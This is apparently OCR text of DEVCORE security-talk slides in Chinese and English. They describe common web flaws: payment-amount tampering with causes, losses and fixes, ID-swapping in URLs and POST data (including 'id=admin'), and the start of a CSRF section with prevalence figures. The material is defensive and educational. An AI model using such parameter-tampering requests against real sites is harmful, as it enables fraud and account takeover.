
訂單編號
Order Number

訂單金額
Purchase Amount
99
新台幣
NT Dollars

信用卡卡號
Credit Card Number

三碼檢查碼
3-digital
Card Validation Code
背面後三碼檢查碼,如右圖解說
CVC2 is printed as last 3-digit value on signature pane

信用卡到期[月 / 年]
Expire Date
1 / 2014
Format followed by Credit Card



DEVCORE

常見案例 1 (Cont'd)

- 在有串金流的企業中，高達 **42%** 的企業發生此問題
- 發生原因：直接照金流商提供的範本撰寫程式，也未驗證交易結果是否正確
- 影響：
  - 無人工對帳：大量金錢損失
  - 有人工對帳：增加對帳人力負擔

DEVCORE


常見案例 1 (Cont'd)

- 解決方案（視金流商提供 API 而有所不同）：
  1. 驗證金流商回傳的最終交易金額是否正確
  2. 使用 Server to Server 的方式傳遞參數
  3. 在發送的參數中加入一組驗證碼，讓金流商檢查接收到的參數是否正確

DEVCORE

常見案例 2


http://devco.re/user_info.php?id=DEVCORE



DEVCORE

常見案例 2 (Cont'd)

http://devco.re/user_info.php?id=HITCON




常見案例 3

http://devco.re/modify.php

POST data:

id=admin&name=DEVCORE&email=d@devco.re




DEVCORE Security Consulting

跨站冒名請求


Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery

- 年度弱點百分比：9.6%



- 發生企業百分比：52%



